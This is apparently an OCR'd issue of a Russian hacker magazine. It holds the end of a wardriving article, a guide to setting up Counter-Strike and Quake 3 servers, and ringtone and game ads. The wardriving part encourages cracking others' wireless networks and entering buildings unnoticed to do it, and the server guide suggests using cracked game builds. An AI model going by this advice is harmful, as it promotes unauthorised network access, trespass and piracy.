
С буком все понятно, хорош - нет слов. Но иногда оказывается, что предоставляемая буком мобильность недостаточна для требовательного wireless-хакера. К примеру, если точка доступа располагается где-нибудь внутри здания, и наружу никак не добивает, то что делать? Пробиваться в здание - это элементарно. Но с буком тебя там легко заметят. Можно, конечно, ходить с включенным, но убранным в рюкзак\сумку сабноутом, но так ты лишаешься всякого взаимодействия с компьютером (кроме, разве что, наушника, который можно вытащить из сумки).
Именно для таких хитрых случаев может пригодиться КПК. Большинство современных карманных компьютеров бизнес-класса уже давно стали оборудоваться WiFi-адаптерами. Так почему бы не использовать их как инструмент для взлома? Ведь большая часть хакерского софта уже была перенесена на мобильные платформы (NetStumbler, например, работает под CE), другую же часть с помощью рубрики Кодинг и подсказок на форумах без проблем сможешь портировать ты сам.
Одно большое достоинство КПК - это их сравнительно небольшая стоимость. Простые модели могут стоить раз в 5-6 дешевле нормального сабноута. Но в простых нет WiFi. Печально, без WiFi взломать беспроводную сеть будет сложновато. Придется исправлять эту проблему с помощью внешнего адаптера. Он может подключаться как через CompactFlash, так и через SDIO, забив тем самым драгоценный слот расширения, в который, будь КПК уже со встроенной WiFi-карточкой, можно было бы вставить GPS-приемник. Т.е. КПК может заменить бук почти во всем, кроме разве что комфортной работы. Экран-то маленький, время работы мизерное, клавиатура вообще экранная, нормальная - только как аксессуар. В общем, для исключительных случаев КПК подходит. Даже для составления WiFi-карты подходит, но для постоянной работы и взлома на нем - ни коим образом.


GPS-приемник формата SD


На www.google.com ты без особых проблем сможешь откопать фактически любую информацию по данной теме.


Подробнее о программе NetStumbler ты можешь прочесть на сайте www.NetStumbler.com, там же можно скачать версию для настольного и мобильного компьютера.





Список найденных точек доступа

АЛЬТЕРНАТИВЫ

Всегда есть что-то еще. Карманником и буком список средств для вардрайвинга не ограничивается. К примеру, есть умельцы, ухитряющиеся встроить полноценный компьютер с ATX-вым корпусом и монитором себе в машину. Подключают питание специальным образом к аккумулятору, выводят антенну от WiFi-карточки наружу - и вперед, колесить по улицам города, ломать бедные беззащитные беспроводные сети. Способ чреват потерей компьютера (могут попросту спереть, как магнитолу), разрядкой аккумулятора и чудовищным геморроем. Хотя кому-то наверняка он кажется лучшим из возможных.

Также скоро будут появляться мобильные телефоны с поддержкой WiFi. Естественно, тот час же они будут использованы как инструмент для беспроводного взлома. Хотя на таком маленьком экране совсем не понятно, что будет видно.

Главное, используя тот или иной девайс, позаботиться о сроке его работы. Будет очень обидно, если ноутбук вырубиться как раз во время атаки, или КПК заснет, когда ты будет подъезжать к центру. Для сабноутов отличным решением будет дополнительная внешняя батарея. Лишние два часа работы (а то и все четыре) - это очень хорошее подспорье в нашем деле. Для КПК (хотя и для буков тоже) может пригодиться зарядка от автомобильного прикуривателя. Вещь совершенно незаменимая, ибо ресурсы батареи КПК ограничены куда сильнее бука, особенно, когда к нему подключены WiFi-адаптер и система спутникового позиционирования.




PCI-карта для беспроводного доступа

НАФИГ С ПЕСНЕЙ!

Как видишь, список инструментов вардрайвера не ограничивается одной машиной. Хотя, сама машина - вещь в деле фактически незаменимая. Это и способ относительно быстрого передвижения по улицам города (когда пробок нет), и источник питания для оборудования (пока аккумулятор не сядет), и просто комфортное обиталище для хакера в холодную зимнюю пору.

В общем, собирай девайсы, и вперед, и с песней!



ФИЛЬМЫ

ДОКУМЕНТЫ

MP3

ФОТО

Приобрети мечту!

R-Style®

Proxima® MC-e

Благодаря мощному процессору Intel® Pentium® 4 520 с технологией HT информационно-развлекательный центр **R-Style® Proxima®** с легкостью один справляется с теми задачами, которые раньше выполняли DVD-рекодер, видеомагнитофон, караоке, музыкальный центр, игровая приставка и компьютер...

Не вставая с дивана: смотрите и записывайте TV и DVD-фильмы, слушайте и сочиняйте музыку, играйте в игры, бродите по Интернет, занимайтесь фото и видео...

Всем покупателям R-Style Proxima MC-e предоставляется 30-ти дневный бесплатный доступ к книгам, энциклопедиям, MP3-музыке, играм, урокам и тренингам на платном Интернет-ресурсе vip.km.ru

Технические характеристики развлекательно-информационного центра R-Style® Proxima® MC-e:

Процессор Intel® Pentium® 4 520 с технологией Hyper-Threading
Операционная система: Microsoft® Windows® XP Media Center Edition
Набор микросхем: Intel® 915G
Оперативная память: 2*256MB DDR400
Видеоподсистема: Intel® Graphics Media Accelerator 900
Жесткий диск: 120GB SATA
Привод: DVD+/-RW
Flash cards reader: MS/SD&MMC/CF/SMC
Сеть: 802.11 b/g wireless Ethernet; 10/100 Mb/s Ethernet
Передняя панель: IEEE 1394, 2*USB, SPDIF in optical, MIC in, LINE out

В комплект поставки входят: *Информационно-развлекательный центр R-Style® Proxima® MC-e; Пульт дистанционного управления; Беспроводная клавиатура; Беспроводная мышь; Руководство пользователя.*

Астрахань ТАН (8512) 394-254 **Братск** Байт (395-3) 411-121 **Владивосток** ЭР-Стайл ДВ (4232) 205-410 **Воронеж** Элмар Трейд (0732) 512-018 **Калининград** Балтик Стайл (011) 254-11-98 **Кемерово** Конкорд ПРО (3842) 357-888 **Кострома** ИТ-Профессионал (0942) 626-903 **Краснодар** BCC Company (8612) 640-450 **Красноярск** ЛанСервис (3912) 239-342 **Москва** R-Style Trading (095) 514-14-14, Компания R-Style (095) 514-14-10, Профит-М (095) 786-77-37, Прайм Груп (095) 725-4432/33, Сибкон (095) 292-50-12 Экселент (095) 955-13-26 **Нижний Новгород** ЭР-Стайл Волга (8312) 464-328, 461-622 **Новосибирск** ЭР-Стайл Сибирь (383-2) 661-167 **Пенза** ЭЛСИ (841-2) 544-141 **Пермь** ЭР-Стайл Кама (3422) 107-445 **Петрозаводск** Илвес (8142) 762-288 **Петропавловск-Камчатский** АМН (4152) 168-751 **Ростов-на-Дону** ЭР-Стайл Дон (863) 252-48-13 **Санкт-Петербург** ЭР-Стайл СПБ (812) 445-34-18/17 **Тамбов** Гитон (0752) 719-754 **Тула** ПитерСофт-НТ (0872) 355-500 **Уфа** Онлайн (3472) 248-228 **Хабаровск** ЭР-Стайл ДВ регион (4212) 314-530



Техническая поддержка: R-Style Computers **(095) 514-1417**
www.r-style-computers.ru

Сделано в России. Сделано на совесть!

Соколов Алексей aka coca-cola (coca-cola@mail.ru)



Замути свой гейм сервак!

В статье пойдет речь о том, каким образом организовать на рабочем месте свой игровой сервер с поддержкой двух игр: Quake3 и Counter-Strike, а также о том, как правильно все это добро настроить. Какой же ты админ, если в твоей сетке нет виртуального поприща для игр и развлечений?

КАК ПРАВИЛЬНО ПОСТАВИТЬ И НАСТРОИТЬ СЕРВЕР?

COUNTER-TERRORIST WIN!

Для начала скажу, что серверы бывают двух типов: steam и nosteam (платные и бесплатные). Чем же они отличаются? Начиная с версии 1.6 наш любимый КС стал платным. Сейчас же, если есть желание играть на платных серверах, необходимо иметь у себя на машине клиентский софт, созданный разработчиками. Имя ему steam. Сам клиент бесплатный, и скачать его можно с www.steampowered.com. Также тебе потребуется оригинальный ключ (cd-key) для Half-Life, чтобы активировать контру и позволить играть в нее через steam, который, к слову, весит порядка четырехсот мегабайт. Вот именно на таких геймеров и рассчитаны steam-серверы. У нас в России, как всегда, все сделано просто и через десятое колено. Конечно, уже все сломано, так что сервер и клиент будут немного отличаться от оригинальных. Собираешься играть на буржуйских серверах - качай steam и покупай халфу. Хочешь гамать только на отечественных серверах? В таком случае сливай уже крякнутую игрушку и ставь последний патч. Если конкретнее, то сервер nosteam от steam отличается только измененной swds.dll в винде или engine_ixxx.so в линухе, где xxx - версия ядра, которая может принимать значения 486, 686 либо amd. А еще может быть amd64, но аспирина под нее я пока не встречал. Вот и все, чем отличаются серверы сами по себе. В статье будет рассмотрена установка и настройка как тех, так и других.

Если ты не определился с тем, какой сервер выбрать, то надо понимать, на какую аудиторию ты рассчитываешь. Еще было бы правильно оценить свое оборудование, на котором будет установлена площадка для игр. Сервер нормально может себя ощущать на машине с каналом более 10 Мбит. Для повышения эффективности скорее стоит увеличивать оперативную память, нежели ставить более мощный процессор. Хотя ты должен помнить, что процессор - тоже не десятое дело. Ну а если ты счастливый обладатель канала в 100 Мбит, то можешь смело считать свой сервер одним из самых лучших в России - это я тебе точно говорю :).

НАСТРОЙКА СЕРВЕРА

Нет смысла описывать все настройки, потому что их несложно найти с помощью любого поисковика. Каждый конфигурирует сервер так, как ему кажется правильным. Однако считаю нужным ознакомить тебя с настройками, которыми руководствуется самая престижная, на мой взгляд, киберспортивная лига CPL - Cyber Professional League. Достаточно сказать, что призовой фонд их чемпионатов составляет $100 000 - 150 000, поэтому так сложилось, что настройки этой лиги считаются стандартом де-факто, но выбор всегда за тобой. Все настройки необходимо поместить в файл server.cfg, находящийся в папке cstrike.

Конфигурация CS-сервера

```
mp_autokick 0
mp_autocrosshair 0
mp_autoteambalance 0
mp_buytime.25
mp_consistency 1
mp_c4timer 35
mp_fadetoblack 1
mp_falldamage 0
mp_flashlight 1
mp_forcecamera 3
mp_friendlyfire 1
mp_freezetime 15
mp_fraglimit 0
mp_hostagepenalty 0
```

```
mp_limitteams 6
mp_logfile 1
mp_logmessages 1
mp_logdetail 3
mp_maxrounds 15
mp_playerid 0
mp_roundtime 1.75
mp_startmoney 800
mp_timelimit 999
mp_tkpunish 0
mp_winlimit 0
sv_aim 0
sv_airaccelerate 10
sv_airmove 1
sv_allowdownload 0
sv_clienttrace 1.0
sv_clipmode 0
sv_allowupload 0
sv_cheats 0
sv_gravity 800
sv_maxrate 25000
sv_maxspeed 320
sv_maxupdaterate 101
sys_ticrate 10000
decalfrequency 60
pausable 0
log on
decalfrequency 60
edgefriction 2
host_framerate 0
```

СТАВИМ NOSTEAM ПОД WINDOWS И LINUX

Какой же софт нам потребуется для того, чтобы полностью вооружиться и приступить к установке? А потребуется нам всего ничего - архив самого сервера. Под Windows тащим софт с www.filespace.ru/Games/Counter-Strike%201.6/nos-team/cs16full_v13.exe.html, а пингвинская версия находится здесь: ftp://cs.megalog.ru/cs_server/hlds_linux_cstrike_full_270904.tar.gz.

После того как скачаешь архив, можно приступать к самой установке и настройке. Итак, начнем! Распаковываем архив с сервером в нашу рабочую папку. В винде по дефолту это hlserver, а в линуксе обычно hlds_l. Создаем строку запуска для hlds.exe, которая для форточек будет выглядеть примерно так:

```
hlds.exe -game cstrike -nomaster -insecure +sv_lan 1
+mapchangecfgfile "server.cfg" +maxplayers 11 +map
de_aztec
```

А для никсов так:

```
./hlds_run -game cstrike -nomaster -insecure +sv_lan 1
+mapchangecfgfile "server.cfg" -pingboost 2 +maxplayers 11
+map de_aztec
```

Наиболее непонятные параметры я поясню:

Pingboost - параметр присутствует только в линуксовой версии сервера. Это встроенный бустер, он нужен для уменьшения латентности (пинга). Возможны параметры от 1 до 3. Чем больше значение переменной, тем меньше задержки, но и выше нагрузка на сервер. В Windows тоже имеется аналог такого бустера, называющийся hlbooster, но он поставляется в виде отдельного плагина.

Insecure - параметр, отключающий встроенный античит-модуль от Valve. Если ты юзаешь сервер nosteam, то этот модуль желательно вырубить, так как он работает только на официальных серверах и его наличие лишь даст дополнительную нагрузку процессору. В качестве античита для nosteam-серверов можно использовать Cheating-Death или Hlguard.

Не забывай постоянно обновлять свой серв последними вышедшими патчами. Для всех настроек в папке c:\hlserver\cstrike предусмотрен специальный конфиг server.cfg, посредством которого и настраивается сервер. Он будет загружаться, как только ты запустишь сервер, а также при каждой смене карты.

СТАВИМ STEAM ПОД WINDOWS И LINUX

Здесь уже потребуется аккаунт в steam'е или же еще не использованный ключ от Half-Life. Напомню, что клиент можно скачать с официального сайта.

❶ Windows

Надеюсь, у тебя уже есть аккаунт в steam'е и ты готов приступить к установке сервера. Сам сервант можно бесплатно выкачать через платформу steam с помощью специальной утилиты hlds_updatetool (www.steampowered.com/download/hlds_updatetool.exe). Эта утилита поддерживает установку HL, HL2 и всех ее модификаций, включая CS 1.6 и cs:source. После ее запуска в консоли появится хелп, в котором подробно расписано, как загрузить нужный для игры мод.

Есть еще и другой способ, непосредственно через сам steam: запускай steam.exe и жди, пока скачается последнее обновление. После этого должно появиться меню steam'a. Выбирай «Play games». Далее появится окошко со списком доступных закачек. Тебе потребуется только dedicated server. После того как сольешь его, можешь смело запускать. Жми «Start server». Вот и запустился сервер, полностью готовый к работе.

Что касается его настройки, то менять можно все, что нужно, прямо отсюда через GUI-меню, и не надо лезть за server.cfg. Очень удобно.

❷ Linux

Начнем с того, что скачаем steam. Я пользуюсь wget'ом. Если у тебя его нет, то вполне можно использовать любую http/ftp-программу. Вот несколько ссылок, с которых можно слить архив:

http://68.90.68.35/steam.tar.gz
http://japje.nl/steam/steam.tar.gz
http://tehshith0le.net/japje/steam.tar.gz

В моем случае закачка архива на сервер будет происходить при выполнении следующей команды: wget http://68.90.68.35/steam.tar.gz. Теперь у нас есть все, что нужно. Распаковываем то, что скачали, в нашу рабочую папку: tar -zxvf steam.tar.gz. Не забываем установить права на запуск: chmod +x steam. Теперь нам осталось только запустить ./steam, и мы увидим что-то вроде

```
Checking bootstrapper version...
Getting version X of Steam HLDS Update Tool
Downloading..........
Steam Linux Client updated, please retry the command
```

Если у тебя нет аккаунта в стиме, то самое время его создать:

```
./steam -command create -username IVAN -email
IVAN@PETROV.com -password xaker -question "xakep rullz?"
-answer yeah
```

После того как аккаунт создан, ты увидишь следующее:

```
Checking bootstrapper version...
Creating Account
Account Created successfully
```

Аккаунт готов, теперь приступим к скачиванию самого сервера:

```
./steam -command update -game cstrike -dir
/home/ivan/hlds_l -username IVAN -password vanyusha -
remember_password.
```

То же самое, но с точной формой заполнения:


```
./steam -command create -username <username> -email
<email> -password <password> -question <question> -answer
<answer>.
```

Remember_password в данном случае указывает на то, что тебе просто не придется по 15 раз его вводить и он будет запомнен.

После того как вся установка завершится, можно запускать сервер:

```
./hlds_run -game cstrike +map de_aztec -autoupdate
```

Вот, собственно, и все, что касается серверов Counter-Strike.



Запускаем сервер CS

ТРЕТЬЯ КВАКА

С Quake3 все обстоит гораздо проще, нежели с Counter-Strike. Тут не потребуется нигде регистрироваться и создавать ненужный тебе аккаунт. Здесь нужна только сама игра, желательно с последним патчем (на момент написания статьи это 1.32), и тот мод, который мы собираемся устанавливать на сервере (osp, cpm).

Смысла описывать все настройки опять-таки нет, потому что настройка - это дело тонкое и у каждого свои понятия насчет того, как должен быть сконфигурирован сервер. От себя же советую настроить сервер так, как настраивают его организаторы ClanBase. Если ты обзавелся модом OSP, то в нем есть конфиг сервера для дуэльных игр, называющийся 1v1.cfg. Вот он и принят за дефолтовый. Ну а для тех, кто хочет настроить сервер самостоятельно, - создаем server.cfg с настройками либо в папке baseq3, если сервер под оригинальным quake3, либо в папке OSP, если сервер под мод OSP.

На нашем диске ты найдешь все необходимое для поднятия своего игрового сервера.



Приобрести сервер, на котором ты потом запустишь свой игровой портал, можно где угодно, например на том же www.tvoyserver.ru.



Не используй пиратских версий софта - это уголовно наказуемое занятие. Если хочешь, чтобы у тебя было все по уму, - раскошелься на лицензию.

Уже запущенный сервак третьей кваки

СТАВИМ СЕРВЕР Q3 ПОД WINDOWS

Как уже говорилось, потребуется сама игрушка с последним патчем. Создаем нашу рабочую папку с сервером, например q3-server, и копируем туда игру. Если собираемся устанавливать определенный мод, скажем, OSP, то он должен лежать в основной папке с игрой как обычная папка q3-server/osp. Далее оздаем ярлык к quake3.exe с параметрами +set dedicated 2 +set fs_game osp +exec server.cfg. В этом случае у нас запустится сервер с модом OSP и с настройками, которые лежат здесь: q3-server/osp/server.cfg. Если ты собираешься ставить оригинальный сервер Quake III без всяких модов, то в этом случае ярлык будет выглядеть так: +set dedicated 2 +exec server.cfg, а файл с настройками в этом случае должен лежать здесь: q3-server/baseq3/server.cfg.

СТАВИМ СЕРВЕР Q3 ПОД LINUX

В случае с Linux нам будет необходим специальный сервер под него. Забираем его здесь: ftp.idsoftware.com/idstuff/quake3/linux/linuxq3apoint-1.32b-3.x86.run. На момент написания статьи это самая свежая версия, но лучше проверить папку ftp.idsoftware.com/idstuff/quake3/linux/ на предмет нового билда. Опять же, распаковываем архив в нашу рабочую папку q3ded.Строка запуска для OSP-мода будет выглядеть так: /q3ded +set dedicated2+set fs_game osp +exec server.cfg. Server.cfg должен лежать в папке OSP. В случае с обычной квакой без модов: /q3ded +set dedicated 1 +exec server.cfg. Server.cfg должен лежать в папке baseq3.

ЗОКЛЮЧЕНИЕ

Видишь, поднять сервак для игрушек совсем не сложно. Но все то, что я описал в статье, - это лишь начальный уровень. Далее можно развить всю эту индустрию еще круче: прикрутить статистику для игроков, сделать мониторинг мап на серверах и количества игроков на текущий момент и т.д. и т.п. Главное - желание!

А ЗАЧЕМ ЭТО НАДО?

Издавна игроки хотели выяснить, кто же из них сильнее. Но как это сделать, если в инет-кафе постоянных посетителей 10-20 от силы, а в локалке тусят ламоботы? Интернет объединяет людей. Парни из разных городов и стран могут помериться силами. На раскрученные серверы ежедневно заходят тысячи посетителей, среди которых есть и широко известные в узких кругах геймеров люди. Такие серверы участвуют в устроении соревнований, а это уже бизнес с неплохим доходом. Вот и думай после такого, надо тебе это или нет. Да и если ты просто админишь локалку, то игровой сервер не будет излишеством, потому что, играя на нем, твои юзеры перестанут нагонять внешний трафик :).



Закачай и закачайся 8181

ещё больше на www.8181.rambler.ru

Мелодии


мобила рулит!

	монофония		полифония	
	SIEMENS	NOKIA SAMSUNG	MIDI	SMAF
зарубежные хиты				
XANCE YOU'VE BEEN / [illegible] new!	XA 10000		[illegible]	[illegible]
Story of my life / [illegible]	XA 10012		[illegible]	[illegible]
JIGGA JIGGA! / [illegible] new!	XA 10018		[illegible]	[illegible]
Breaking The Habit / [illegible]	XA 10030		[illegible]	[illegible]
Mein Teil / [illegible]	XA 10036		[illegible]	[illegible]
Over protected / [illegible]	XA 57283	XA 30091	[illegible]	[illegible]
Criminal / [illegible]	XA 48809	XA 48790	[illegible]	[illegible]
Hallelujah / [illegible] new!	XA 266728	XA 266722	[illegible]	[illegible]
Solitary Man / [illegible]	XA 54947	XA 54946	[illegible]	[illegible]
Sonne / [illegible]	XA 54682	XA 54672	[illegible]	[illegible]
How Much Is The Fish / [illegible]	XA 98494	XA 98491	[illegible]	[illegible]
русские хиты				
Седьмой лепесток / [illegible] new!	XA 10048		[illegible]	[illegible]
Служебный роман / [illegible]	XA 309301	XA 309293	[illegible]	[illegible]
Я свободен / [illegible]	XA 309298	XA 309290	[illegible]	[illegible]
Чему учат в школе / [illegible]	XA 10066		[illegible]	[illegible]
Черно-белый цвет / [illegible]	XA 266725	XA 266719	[illegible]	[illegible]
Все хорошо / [illegible]	XA 97390	XA 97372	[illegible]	[illegible]
Мир, о котором я не знала до тебя / [illegible]	XA 48800	XA 48783	[illegible]	[illegible]
Девушка по городу идет / [illegible]	XA 291439	XA 291436	[illegible]	[illegible]
Песня идущего домой / [illegible]	XA 58932	XA 58921	[illegible]	[illegible]
Глюк'oza Nostra / [illegible]	XA 58853	XA 58839	[illegible]	[illegible]
Ой ой / [illegible]	XA 278839	XA 278830	[illegible]	[illegible]
Женька хотела / [illegible]	XA 16225	XA 16198	[illegible]	[illegible]
Ночной хулиган / [illegible]	XA 58858	XA 58844	[illegible]	[illegible]
Мы сидели и курили / [illegible]	XA 266724	XA 266718	[illegible]	[illegible]
Одна звезда / [illegible]	XA 313863	XA 313860	[illegible]	[illegible]
Прасковья / [illegible]	XA 262923	XA 262919	[illegible]	[illegible]
Проститься / [illegible]	XA 278842	XA 278833	[illegible]	[illegible]
Ты ушла / [illegible]	XA 312305	XA 312297	[illegible]	[illegible]
Ума Турман / [illegible]	XA 313864	XA 313861	[illegible]	[illegible]
мелодии из кино и мультфильмов				
Кабы не было зимы / [illegible]	XA 309299	XA 309291	[illegible]	[illegible]
SEX AND THE CITY / [illegible]	XA 10006		[illegible]	[illegible]
THE LORD OF THE RINGS / [illegible]	XA 10024		[illegible]	[illegible]
Pink Panther / [illegible]	XA 10042		[illegible]	[illegible]
Theme from "Матрица" / [illegible]	XA 10054		[illegible]	[illegible]
Облака – белогривые лошадки / [illegible]	XA 10060		[illegible]	[illegible]


Стоимость любого заказа составляет $0,85 (для абонентов МТС – $0,90) без учета налогов. Доступ по WAP оплачивается отдельно согласно тарифам оператора. В случае ошибки в запросе услуга будет считаться оказанной. По всем вопросам обращаться по e-mail: sales@[illegible] Полную информацию и список регионов обслуживания вы можете также найти на сайте www.8181.rambler.ru


Цветные картинки и открытки


XAWAP 18221


XAWAP 18219


XAWAP 301713


XAWAP 304375




XAWAP 304359


XAWAP 304376


XAWAP 74768


XAWAP 43282


XAWAP 98282

XAWAP 59057









Как заказать


Для заказа мелодии или картинки отправьте SMS с выбранным кодом на номер 8181 (МТС, Билайн, МегаФон ЗАО «Соник Дуо»), например, [illegible] или [illegible]. Вы получите мелодию (открытку) или ссылку, пройдя по которой сможете закачать цветную картинку или полифоническую мелодию. Вы должны подключить услугу WAP или WAP-GPRS у своего оператора.

Эксклюзив!

Только у нас Вы можете скачать на свой телефон фотографии и открытки из ещё не вышедшего на экраны фильма **БУМЕР 2**


XAWAP 18189


XAWAP 18200


XAWAP 18207


XAWAP 18203

Java-игры


Для заказа Java – игры отправьте SMS с выбранным кодом на номер [illegible], например: [illegible], где [illegible] – номер из таблицы, соответствующий твоей модели телефона. Установите WAP соединение по полученной ссылке и сохраните загруженное приложение. По полученной ссылке можно обратиться один раз. Стоимость услуги для абонентов [illegible] без учета НДС. Список регионов можно получить на сайте www.8181.rambler.ru



[illegible] это настоящий дорожный экшен. Главный герой игры, Джо Флеш, байкер без мотоцикла, его тачку украли люди мафии, чтобы заставить выполнять грязную работу. Потрясающие ландшафты, невероятные дорожные битвы на 4 территориях.



[illegible] Игрок может выбрать уровень сложности, и набор шариков, которыми будет играть. Так же доступны различные варианты фигур, можно собирать линии, кубы, уголки и ромбики.



[illegible] Аркадная ходилка/стрелялка с видом с боку, игра оформлена в лучших традициях приставочных аркадных игр. Молодой маг-друид, постигает тайны мироздания, путешествуя по уровням игры.



[illegible] Стань настоящим морским волком. Прими участие в самых жестоких морских баталиях. Можно использовать одиночные выстрелы, огненные ядра, бортовые залпы, высаживать на вражеский корабль десант или скрывать свой корабль за дымовой завесой.



[illegible] Экономическая стратегия для мобильных телефонов. Стань на время владельцем пиццерии и заработай кучу денег, пусть конкуренты в ужасе закрывают свои заведения!



[illegible] Это занимательная аркадная игра в которой вам предстоит управлять акулой. Сначала акула совсем маленькая надо беречь ее и избегать опасных больших рыб. Но со временем она растет, ведь в океане есть акулы и более маленького размера.



[illegible] Самый реалистичный бильярд для мобильных телефонов. В игре доступно 15 различных видов игры. Вы можете играть не только с виртуальным противником, но и со своими друзьями совершая удары по очереди.




[illegible] Это динамическая и юмористическая аркада построенная на принципах классической игры змейка. Главное отличие заключается в том, что нет ограниченного экрана.



[illegible] Игра является продолжением заслужившей доверие игры RealSoccer. Новая версия значительно превосходит своего предшественника. Теперь вы можете играть за одну из 16 олимпийских команд.



[illegible] Это настоящие гонки F1. REAL F1 позволит вам максимально погрузиться в мир скорости "F1" и получить огромное удовольствие от непосредственного участия в игре.



[illegible] Восемь бойцов со всего мира решили испытать свои силы в бесконечных сражениях. Присоединись к ним и докажи что именно ты, тот боец, который пройдет путь до конца. Игра является аналогом классических игр-файтингов типа Mortal Combat и Street Fighter.



[illegible] Это старинная игра-головоломка. Суть игры, разобрать различные пирамиды, составленные из разнообразных фишек-иероглифов.

Таблица соответствия

Модели телефонов/Название игр	Pizza Magnate	Real F1	Real Billiards	Real Soccer2004	Blacspeed Biker Club	Shark Evolution	Sea Wolves	Druid Adventure	MahJong the Maya	World Fighting	Real Lines	Dangerous Roads	Deep Patrol	Hangry Worm	Water Riches
[illegible]															
Series 30 Color: 3510i, 8910i	41736	41741	41739	41659	75265	41455	41450	41406	41738	41461	41448	41452	41457	41458	41460
Series 40: 3100, 3200, 3300, 5100, 6100, 6108, 6200, 6220, 6225, 6230, 6610, 6800, 6810, 6820, 7200, 7210, 7250, 7250i	41740	41745	41743	41703	75187	75356	75358	75353	41742	75206	75354	75461	75281	75189	75286
Series 60: 6600	41766	41767	41765	41476	41395	41472	41465	41407	41764	41478	41480	41467	41474	41475	41477
Series 60: 3650, 7650, N-gage	41756	41771	41769	41508	41396	41488	41482	41408	41768	41510	41480	41484	41490	41491	41509
[illegible]															
M55, C60, MC60	41774		41773	41523	75191	41519		41409	41772	41525	41512	41516	41521	41522	41524
S55, SL55	41778	41775	41777	41537	75214	41533	41528	41410	41776	41539	41512	41530	41535	41536	41538
SX1	41788	41779	41787	41514	41397	41548	41543	41411	41786	41554	41541	41545	41547	41551	41553
[illegible]															
G5310, LG G5400, LG G5500, LG G7000A, LG G7020, LG G7030, LG G7050, LG G7100	41792	41793	41791	41567	75215		41558	41412	41790		41556		41550		
[illegible]															
